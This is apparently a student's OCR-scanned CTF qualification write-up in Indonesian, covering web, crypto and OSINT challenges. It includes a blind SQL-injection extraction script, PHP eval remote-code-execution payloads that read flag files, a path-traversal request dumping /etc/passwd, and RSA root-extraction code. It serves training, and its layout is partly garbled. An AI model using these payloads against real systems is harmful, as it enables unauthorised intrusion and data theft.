
```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```

s.settimeout(5)
s.connect((HOST, PORT))
s.sendall(main)
resp = b""
try:
while True:
chunk = s.recv(4096)
if not chunk:
break
resp += chunk
except:
pass
s.close()
return resp.decode("latin-1", errors="replace")
def check(payload_candidate, length):
# AND '1'='2' → matikan LIKE condition
# UNION SELECT 1 WHERE → return row hanya kalau kondisi benar
payload = f" AND '1'='2' UNION SELECT 1 WHERE (SELECT substr(flag,1,{length})
FROM flag)='{payload_candidate}'--"
return "Found results" in smuggle(payload)
known = "PETIR{"
print(f"[*] Mulai ekstraksi flag...")
while True:
found = False
for char in CHARSET:
candidate = known + char

```

```
if check(candidate, len(candidate)):
    known = candidate
    print(f"[+] {known}")
    found = True
    break
if not found:
    print(f"\n[!] Selesai! Flag: {known}")
    break
if known.endswith("{}"):
    print(f"\n[+] Flag: {known}")
    break
```



```
(venv)-(lidxy@kali)-[~/Documents/Petir_QUALS/WebEx]
$ python3 exploit3.py
[*] Mulai ekstraksi flag ...
[+] PETIR{g
[+] PETIR{go
[+] PETIR{go_
[+] PETIR{go_9
[+] PETIR{go_90
[+] PETIR{go_90_
[+] PETIR{go_90_c
[+] PETIR{go_90_c4
[+] PETIR{go_90_c4r
[+] PETIR{go_90_c4rl
[+] PETIR{go_90_c4rl1
[+] PETIR{go_90_c4rl1t
[+] PETIR{go_90_c4rl1t0
[+] PETIR{go_90_c4rl1t0_
[+] PETIR{go_90_c4rl1t0_j
[+] PETIR{go_90_c4rl1t0_j9
[+] PETIR{go_90_c4rl1t0_j9d
[+] PETIR{go_90_c4rl1t0_j9d1
[+] PETIR{go_90_c4rl1t0_j9d18
[+] PETIR{go_90_c4rl1t0_j9d182
[+] PETIR{go_90_c4rl1t0_j9d1823
[+] PETIR{go_90_c4rl1t0_j9d1823}

[+] Flag: PETIR{go_90_c4rl1t0_j9d1823}
```

Flag: PETIR{go_90_c4rl1t0_j9d1823}

PETIR CYBER SECURITY

QUALIFICATION [2026]



Nama Lengkap : Hasel Aristarchus Silitonga
Jurusan : Cybersecurity
NIM : 2902671171
Username : Lixdy
Email :

Daftar Isi

[Web Exploitation] 3

[penghape mrrph hello] 3

[Web Exploitation]

[penghape mrrph hello]

Langkah Penyelesaian:

Disini terlihat ada web yang berisi kode php sederhana.

```

<?php

if (!isset($_GET['mrrph'])) {
    show_source(__FILE__);
    exit;
}

function filter($str) {
    $filtered_string = $str;
    $filtered_string = str_replace(";", "", $filtered_string);
    return htmlentities($filtered_string);
}

$str = filter($_GET['mrrph']);
@eval('echo "hello mrrph: <b>'.stripslashes($str).' </b>";');
?>

```

Bila dilihat dari source file webnya, ada beberapa kerentanan yang bisa di-exploit untuk mendapatkan flag:

Fungsi eval yang dilihat dari susunannya akan mengeksekusi apapun sebagai PHP, sehingga memiliki kerentanan terhadap Remote Code Execution (RCE)

```

$str = filter($_GET['mrrph']);
@eval('echo "hello mrrph: <b>'.stripslashes($str).' </b>";');
?>

```

Filter yang kurang efektif dalam membersihkan string yang dipakai, yaitu menghapus titik koma dengan blank.


```

function filter($str) {
    $filtered_string = $str;
    $filtered_string = str_replace(";", "", $filtered_string);
    return htmlentities($filtered_string);
}

```

Karena ini rentan dengan RCE PHP, maka kita buat kode dengan sintaks berikut

?mrrph=\${\${system(end(\$_GET))}}&x=cat ./flag.txt



Flag:

PETIR{this_old_ass_eval_challenge_was_sit_on_my_bin_since_the_beginning_of_p
enghape_era}

Referensi

2. Filter yang Tidak Efektif

Fungsi `filter()` mencoba membersihkan input dengan dua cara:

- `str_replace(";", "", ...)` : Menghapus titik koma untuk mencegah pemisahan perintah.
- `htmlentities()` : Mengubah karakter khusus (seperti `<`, `>`, `"`, dan `'`) menjadi entitas HTML.

Namun, filter ini memiliki **celah besar**:

- **Backticks (` )**: Secara default, `htmlentities()` **tidak** menyaring karakter backtick. Dalam PHP, string yang berada di dalam backticks akan dieksekusi sebagai perintah shell (sistem operasi).
- **Complex (Curly) Syntax**: PHP di dalam string kutip ganda (double quotes) mengizinkan eksekusi ekspresi menggunakan sintaks `${...}` tanpa memerlukan titik koma.

3. Akses ke Flag

Berdasarkan berkas lainnya:

- `Dockerfile` : Menunjukkan bahwa flag berada di direktori akar sistem yaitu `/flag.txt`.
- `default.conf` : Nginx secara eksplisit memblokir akses langsung ke `/flag.txt` melalui URL (`deny all`), sehingga Anda **harus** menggunakan RCE untuk membacanya.

```
?mrrph=`cat /flag.txt`
```

PETIR CYBER SECURITY

QUALIFICATION [2026]



Nama Lengkap : Hasel Aristarchus Silitonga
Jurusan : Cybersecurity
NIM : 2902671171
Username : lixdy
Email :

Daftar Isi

[Web Exploitation] 3

[Memory Trauma] 3


[Web Exploitation]

[Memory Trauma]

Langkah Penyelesaian:

Berikut diberikan suatu web yang berisikan logo tim PETIR dari tahun ke tahun.

Logo Petir 1945 - Now



[Lihat Detail Logo](#)




[Lihat Detail Logo](#)



[Lihat Detail Logo](#)

Saat di-inspect pagennya, terlihat bahwa salah satu gambar disimpan dengan path `/static/majapahit-logo.jpg`, yang memungkinkan adanya Path Traversal di sini.



Jadi dicoba ke path `/info?file=/etc/passwd` dan mendapatkan ini.

← → ↻ 🔒 Not Secure http://103.185.52.198:47152/info?file=/etc/passwd



Informasi:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:MailList Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534:./nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

Dan bila mengetik file yang berhubungan dengan flag, akan bertemu ini

'flag' is blacklisted!

Detail: /etc/flag

[Kembali ke Home](#)



Informasi:

Error reading file

Maka untuk mengakali hal tersebut, kita buat variasi path traversal baru selagi juga mencari flag seperti contoh di bawah yang menamai path mereka /info?file=/prprococ/seselflf/

[illegible]

Flag: PETIR{pls_gua_trauma_sama_memory_forensic}

PETIR CYBER SECURITY

QUALIFICATION [2026]

Nama Lengkap : Hasel Aristarchus Silitonga

Jurusan : Cybersecurity

NIM : 2902671171

Username : lixdy

Email :

Daftar Isi

[Cryptography] 3

[High Cortisol] 3

[Cryptography]

[High Cortisol]

Langkah Penyelesaian:

Berikut adalah deskripsi soal yang mengarahkan ke sebuah tautan web yang menyimpan data pengguna terenkripsi secara aman. Diberikan username admin dan password lowcortisol

Challenge

24 Solves

×

High Cortisol

100

easy



LowCortisol is a company that provides "secure" data storage

An individual known as bigyadoo recently leaked admin credentials through OSINT sources username : admin password : lowcortisol

LC

Low Cortisol
Low-cortisol data vaults for high-stakes teams

ADMIN PORTAL

Quiet storage. Loud assurances.

Low Cortisol provides a calm, isolated storage system for companies that cannot afford risk. Customer vaults are encrypted. Admin access reveals only the cryptographic export, never the raw payload.

SERVICE TIER

Enterprise / Regulated

UPTIME

99.999% (rolling 30d)

Admin login
Authenticate to view encrypted exports.

Username

username

Password

password

☒ Trust this device for 8 hours

Enter console

Use your username and password.

SESSION: ACTIVE

Verified operator

Admin Dashboard

Overview of encrypted exports, system health, and open security reports.



VAULT EXPORTS

3

Active customer datasets

OPEN BUGS

1

Awaiting triage

KEY POLICY

LC-7

Audited RSA flow

RETENTION

30d

Export window

Setelah sudah masuk webnya, kita klik file exports dan menemukan adanya tiga ID pengguna dengan enkripsi RSA yang berbeda-beda.

Mikimiku
Media telemetry / Tokyo cluster
Encrypted

E
8978
Copy Expand

N
12872832443458416149161688...4159385
386813881
Copy Expand

C
6949898131616568331672274...6645323
543864494
Copy Expand

Wrth
Industrial QA / Rhein line
Encrypted

E
8978
Copy Expand

N
12872832443458416149161688...4159385
386813881
Copy Expand

C
37481154587283824375376712...1356711
812387088
Copy Expand

Auric
Industrial QA / Singapore
Encrypted

E
8978
Copy Expand

N
12872832443458416149161688...4159385
386813881
Copy Expand

C
41959925292867351746899581...8579193
281634428
Copy Expand

Buka ke Alpertron ECM dan kirim ketiga angkanya ke situ, sebelum difaktorisasi seperti ini.

Press the **Help** button to get help about this application. Press it again to return to this screen. Keyboard users can press CTRL+ENTER to start calculation. This is the WebAssembly version.

```
* 12072 032443 450416 149161 688505 878942 563158 334470 013119 620672 711114 366426 733051 028059 145278 819205 735638 003892 634005 968890 647290 311799 757213 678352 808250 805979 328250 347735 910734 999790 753583 788867 917756 882066 132072 332309 205290 732957 360339 404816 265939 448513 058332 306241 877060 161848 390334 482417 356887 454821 475819 343744 960918 771211 840260 679009 293850 472302 497176 400335 185278 251019 232724 678344 548701 274328 015134 118917 076518 410175 040132 104501 406922 209963 918970 578574 312789 039745 745578 296838 311001 454916 219718 390778 843974 414687 361438 039532 424057 969130 110769 035798 619227 423655 248173 961546 859592 044662 723035 571434 361811 353078 438400 (617 digits)

Number of divisors: 4
Sum of divisors: 12072 032443 450416 149161 688505 878942 563158 334470 013119 620672 711114 366426 733051 028059 145278 819205 735638 003892 634005 968890 647290 311799 757213 678352 808250 805979 328250 347735 910734 999790 753583 788867 917756 882066 132072 332309 205290 732957 360339 404816 265939 448513 058332 306241 877060 161848 390334 482417 356887 454821 475819 343744 960918 771211 840260 679009 293850 472302 497176 400335 185278 251019 232724 678344 548701 274328 015134 118917 076518 410175 040132 104501 406922 209963 918970 578574 312789 039745 745578 296838 311001 454916 219718 390778 843974 414687 361438 039532 424057 969130 110769 035798 619227 423655 248173 961546 859592 044662 723035 571434 361811 353078 438400 (617 digits)

Euler's totient: 12072 032443 450416 149161 688505 878942 563158 334470 013119 620672 711114 366426 733051 028059 145278 819205 735638 003892 634005 968890 647290 311799 757213 678352 808250 805979 328250 347735 910734 999790 753583 788867 917756 882066 132072 332309 205290 732957 360339 404816 265939 448513 058332 306241 877060 161848 390334 482417 356887 454821 475819 343744 960918 771211 840260 679009 293850 472302 497176 400335 185278 251019 232724 678344 548701 274328 015134 118917 076518 410175 040132 104501 406922 209963 918970 578574 312789 039745 745578 296838 311001 454916 219718 390778 843974 414687 361438 039532 424057 969130 110769 035798 619227 423655 248173 961546 859592 044662 723035 571434 361811 353078 438400 (617 digits)

Mobius: 1
n = a! + b!
a = 109 424089 519209 643221 226086 376017 032132 978150 948801 496419 184171 227945 041019 076339 007967 618154 477138 847522 103592 746422 669353 255349 080599 055705 545284 374290 132711 256572 332372 980006 104800 476507 009110 562389 409515 165287 572339 234047 822209 133391 070377 095539 709438 142458 253760 053286 471365 823474 439726 602365 444364 062980 (309 digits)
b = 9 919731 666855 231048 692539 419617 237006 115219 782900 879731 564309 344220 179893 381982 200579 822442 261003 066993 340614 640210 339093 303549 452441 929220 939930 823417 741154 840749 811342 943430 602480 089280 218525 139572 187867 401984 560253 841654 245488 762508 528881 042196 440665 606760 567790 567905 630839 738553 054309 622507 796047 078699 (307 digits)
```

Dan dengan sedikit bantuan BroAi, kita mendapat flag berikut

FLAG DITEMUKAN!

PETIR{l0w_c0rt1s0l_c1ph3r}

Hasil Dekripsi Semua Dataset

Company	Plaintext
Mikimiku	highCortisolChallenge
Wrth	maimaiastrodx
Auric	 PETIR{l0w_c0rt1s0l_c1ph3r}

Flag: PETIR{l0w_c0rt1s0l_c1ph3r}

Referensi:

lowcortisol.txt

332 lines

TXT

Berikut adalah struktur dari file app.js sebuah website bernama low cortisol. Apa yang harus saya lakukan selanjutnya?

Mengidentifikasi kredensial login dan kerentanan RSA dengan modulus bersama >

Analisis File `lowcortisol.txt`

Ada beberapa hal menarik yang langsung terlihat. Ini adalah langkah-langkah yang harus kamu lakukan:

🔑 Step 1 — Login ke Website

Kredensial tersimpan **plaintext** di source code:

Kredensial tersimpan **plaintext** di source code:

```
js
```

```
adminId → admin
```

```
accessKey → lowcortisol
```

🔍 Step 2 — Identifikasi Kelemahan RSA

Setelah login, perhatikan 3 dataset RSA. Semua berbagi **n** dan **e** yang sama, tapi **c** berbeda:

Company	e	n	c
Mikimiku	8978	sama	beda
Wrth	8978	sama	beda
Auric	8978	sama	beda

Ini adalah **Common Modulus Attack** — tiga ciphertext, satu modulus!

🔑 Langkah Selanjutnya (Manual)

Step 1 — Cek factordb.com:


`https://factordb.com/`

Paste nilai `n` dari script. Untuk CTF, `n` seringkali sudah pernah di-submit ke database ini.

Step 2 — Jika `p` dan `q` ditemukan: Isi di bagian ini dalam script:

```
python

p = 123... # faktor pertama dari factordb
q = 456... # faktor kedua
```



rt results
4916168850587894256315
244...01<617> = 12

Maaf screenshot kurang lengkap

Menganalisis strategi faktorisasi RSA dan menyarankan alat online >

Status "C" = Composite — artinya `n` belum pernah difaktorisasi di factordb. Kita perlu tool lain yang lebih powerful.

🔧 Gunakan Alpertron ECM (Online, Gratis)

Alpertron jauh lebih kuat dari factordb untuk angka besar:

1. Buka <https://www.alpertron.com.ar/ECM.HTM>
2. Paste nilai `n` ke kotak input
3. Klik "Factor"
4. Tunggu — prosesnya berjalan di browser ↓ (bisa 5-30 menit)

[illegible]

Deciphered cryptographic factorization and prepared implementation update >

Keluar ini >

$$p \times q = n$$

```

def tonelli(n, p):
    """sqrt(n) mod p - kembalikan None jika bukan QR"""
    if n % p == 0: return 0
    if pow(n, (p-1)//2, p) != 1: return None
    if p % 4 == 3: return pow(n, (p+1)//4, p)
    q, s = p-1, 0
    while q % 2 == 0: q //= 2; s += 1
    z = 2
    while pow(z, (p-1)//2, p) != p-1: z += 1
    m, c, t, r = s, pow(z, q, p), pow(n, q, p), pow(n, (q+1)//2, p)
    while True:
        if t == 1: return r
        i, tmp = 1, pow(t, 2, p)
        while tmp != 1: tmp = pow(tmp, 2, p); i += 1
        b = pow(c, 1<<(m-i-1), p)
        m, c, t, r = i, b*b%p, t*b*b%p, r*b%p

def amm_prime(c, r, p):
    """
    r-th root of c mod p (r prima, r | p-1).
    Kembalikan satu root atau None jika bukan r-th power residue.
    """
    order = p - 1
    if order % r != 0: return None
    if pow(c, order//r, p) != 1: return None # bukan r-th residue

    # Cari non-residue
    g = 2
    while pow(g, order//r, p) == 1: g += 1

    # order = r^t * s, gcd(s, r) = 1
    s, t = order, 0
    while s % r == 0: s //= r; t += 1

    x = pow(c, modinv(r, s), p) # initial guess
    b = pow(g, s, p)

```

```

    u = pow(g, u, p)
    r_err = pow(x, r, p) * pow(c, p-2, p) % p

    for _ in range(t - 1):
        if r_err == 1: break
        d = r_err
        e_ = order // r
        # cari discrete log base b_step of d in subgroup of order r
        b_step = pow(b, e_ // r, p)
        j, cur = 0, 1
        for jj in range(r):
            if cur == pow(d, p-2, p): j = jj; break
            cur = cur * b_step % p
        x = x * pow(b_step, j, p) % p
        b = b * b % p
        r_err = pow(x, r, p) * pow(c, p-2, p) % p

    return x if pow(x, r, p) == c % p else None

def all_rth_roots(root, r, p):
    """Semua r-th roots mod p dari satu root yang diketahui"""
    order = p - 1
    # primitive r-th root of unity
    g = 2
    while pow(g, order//r, p) == 1: g += 1
    w = pow(g, order//r, p)
    roots = set()
    cur = root % p
    for _ in range(r):
        roots.add(cur)
        cur = cur * w % p
    return list(roots)

def eth_roots_mod_p(c, p):
    """
    Semua e-th roots of c mod p
    e = 2 x 67 x 67 → ambil sqrt dulu, lalu 67th root (x2)
    """
    c = c % p

```

```

# TAHAP 1: sqrt(c) mod p (hingga 2 root)
s = tonelli(c, p)
if s is None: return []
sqrt_roots = [s, (-s) % p]

# TAHAP 2: 67th root dari setiap sqrt root (hingga 67 root per sqrt)
roots_67 = []
for sr in sqrt_roots:
    r = amm_prime(sr, 67, p)
    if r is not None:
        roots_67 += all_rth_roots(r, 67, p)

# TAHAP 3: 67th root sekali lagi (x67)
all_roots = []
for r67 in roots_67:
    r = amm_prime(r67, 67, p)
    if r is not None:
        all_roots += all_rth_roots(r, 67, p)

return list(set(all_roots))

# — MAIN DECRYPTION —
print(f"[+] p x q == n : {p*q == n}")
print(f"[+] gcd(e,φ) : {gcd(e, (p-1)*(q-1))}\n")

for name, c in c_list.items():
    print(f"[*] Dekripsi {name}...")
    rp = eth_roots_mod_p(c, p)
    rq = eth_roots_mod_p(c, q)
    print(f"    Root mod p={len(rp)}, mod q={len(rq)}, kombinasi={len(rp)*len(rq)}")

    found = False
    for vp in rp:
        for vq in rq:
            m = crt(vp, vq, p, q)
            raw = long_to_bytes(m)
            for tag in [b'lc{', b'LC{', b'flag{', b'FLAG{', b'CTF{', b'ctf{']:
                if tag in raw:
                    i = raw.index(tag)
                    j = raw.index(b'}', i) + 1
                    print(f"\n [!!!] FLAG: {raw[i:j].decode()}")
                    found = True
            if not found:
                try:
                    inner = raw[64:-32]
                    if inner and all(32 <= b < 127 for b in inner):
                        print(f"\n [!!!] FLAG: {inner.decode()}")
                        found = True
                except: pass
            if found: break
        if found: break
    if not found:
        print("    [-] Tidak ditemukan flag\n")

print("\n[*] Selesai!")
EOF

```

PETIR CYBER SECURITY
QUALIFICATION [2026]



Nama Lengkap : Hasel Aristarchus Silitonga
Jurusan : Cybersecurity
NIM : 2902671171
Username : lixdy
Email :

Daftar Isi

[\[Web Exploitation\]](#) 3

[\[Watashi no Gensokyo\]](#) 3

[Web Exploitation]

[Watashi no Gensokyo]

Langkah Penyelesaian:

Disini terlihat website yang harus mengirim suatu file untuk mendapatkan flag seperti Howl's Cat

Stardust Velocity Borrowed Magic

A wide-angle view of a large, calm lake under a bright, hazy sky. The water is a deep blue-green color. In the foreground, there is a dark, rocky outcrop. The background shows distant mountains and a line of trees on the left shore.

[illegible]

```
PETIR{ touhou_is_life_a_fever_dream_of_danmaku_hell_where_reimu_casually_gl
ides_through_impossible_bullet_curtains_marisa_steals_your_soul_with_master_s
park_every_boss_theme_hijacks_your_brain_at_3am_and_gensokyo_becomes_ho
me_as_you_dodge_pixel_perfection_patterns_with_pride_pain_and_absolute_devo
tion_to_the_art_of_not_getting_hit
}
```

PETIR CYBER SECURITY
QUALIFICATION [2026]



Nama Lengkap : Hasel Aristarchus Silitonga
Jurusan : Cybersecurity
NIM : 2902671171
Username : lixdy
Email :

Daftar Isi

[\[Misc\]](#) 3

[\[joe mama\]](#) 3

[Misc]

[joe mama]

Langkah Penyelesaian:

Disini terlihat ada gambar palang jalan yang menampilkan “Joe” serta disebelahnya ada tudung JPO (Jembatan Penyebrangan Orang).



Reddit



Joe street

While the image you provided appears to be a **digitally altered** or "blank" highway sign template with the name "Joe" added, there is a real **Joe Street** located in **Detroit, Michigan**. Getty Images +2

Other notable locations with similar names include:

- **Joes, Colorado:** A small town located on Highway 36.
- **Mr. Joe White Avenue:** A major road in Myrtle Beach, South Carolina.
- **Joe E. Tavlör, Jr. Way:** A recently unveiled honorary street name in West Columbia.

7 sites

Getty Images
<https://www.gettyimages.com>

[135 Highway Exit Sign Blank Stock Photos, High-Res Pictures, and Images - Getty...](#)

135 Highway Exit Sign Blank Stock Photos, High-Res Pictures, and Images - Getty Images | Highway sig...



Getty Images
<https://www.gettyimages.com>

[Street Sign Add Your Own Text High-Res Stock Photo - Getty Images](#)

19 Jan 2009 — Street Sign Add Your Own Text High-Res Stock Photo - Getty Images. Trending Image...



Bila

dicari gambar langsung lewat AI, malah tidak ketemu ini dimana, maka kita cari saja lewat google dalam bahasa Indonesia



Jalan Joe

AI Mode **All** Images Maps Videos News Shopping Books Flights Finance

◆ AI Overview



Tanda jalan berwarna hijau pada gambar merujuk pada **Jalan Joe**, sebuah nama jalan yang nyata dan terletak di Jakarta Selatan. [🔗](#)

Berikut adalah beberapa detail mengenai jalan tersebut: [🔗](#)

- **Lokasi:** Jalan Joe berada di daerah Lenteng Agung, Kecamatan Jagakarsa, Kota Jakarta Selatan.
- **Konteks:** Jalan ini merupakan jalan lokal yang dikenal berada di samping SD Lenteng Agung 09 dan memiliki beberapa gang kecil di sekitarnya.
- **Asal Usul Nama:** Terdapat video dan diskusi daring mengenai sejarah nama "Joe" untuk jalan ini.
- **Pengucapan:** Menariknya, beberapa diskusi juga menyebutkan cara pengucapan nama jalan ini yang benar, yaitu "Jowe".

Karena sudah ketemu petunjuk, coba kita cari lewat google Maps.

10:50



Jl. Joe Klp. Tiga, Kota Jakarta S... X



Taman Dadap Merah

Jl. Kebagusan Dalam 1



Jl. Joe Klp. Tiga
Recently viewed

Batas Dua



Kopi Kenangan
Lenteng Agung
Recently viewed

Jl. Agung Raya I

Jl. Raya Lenteng Agung

Jl. Lontar

Jl. Lenteng Agung Raya

Saluran Air




500 ft



10:50



Jl. Joe Klp. Tiga, Kota Jakarta S... X



inat asal tempat}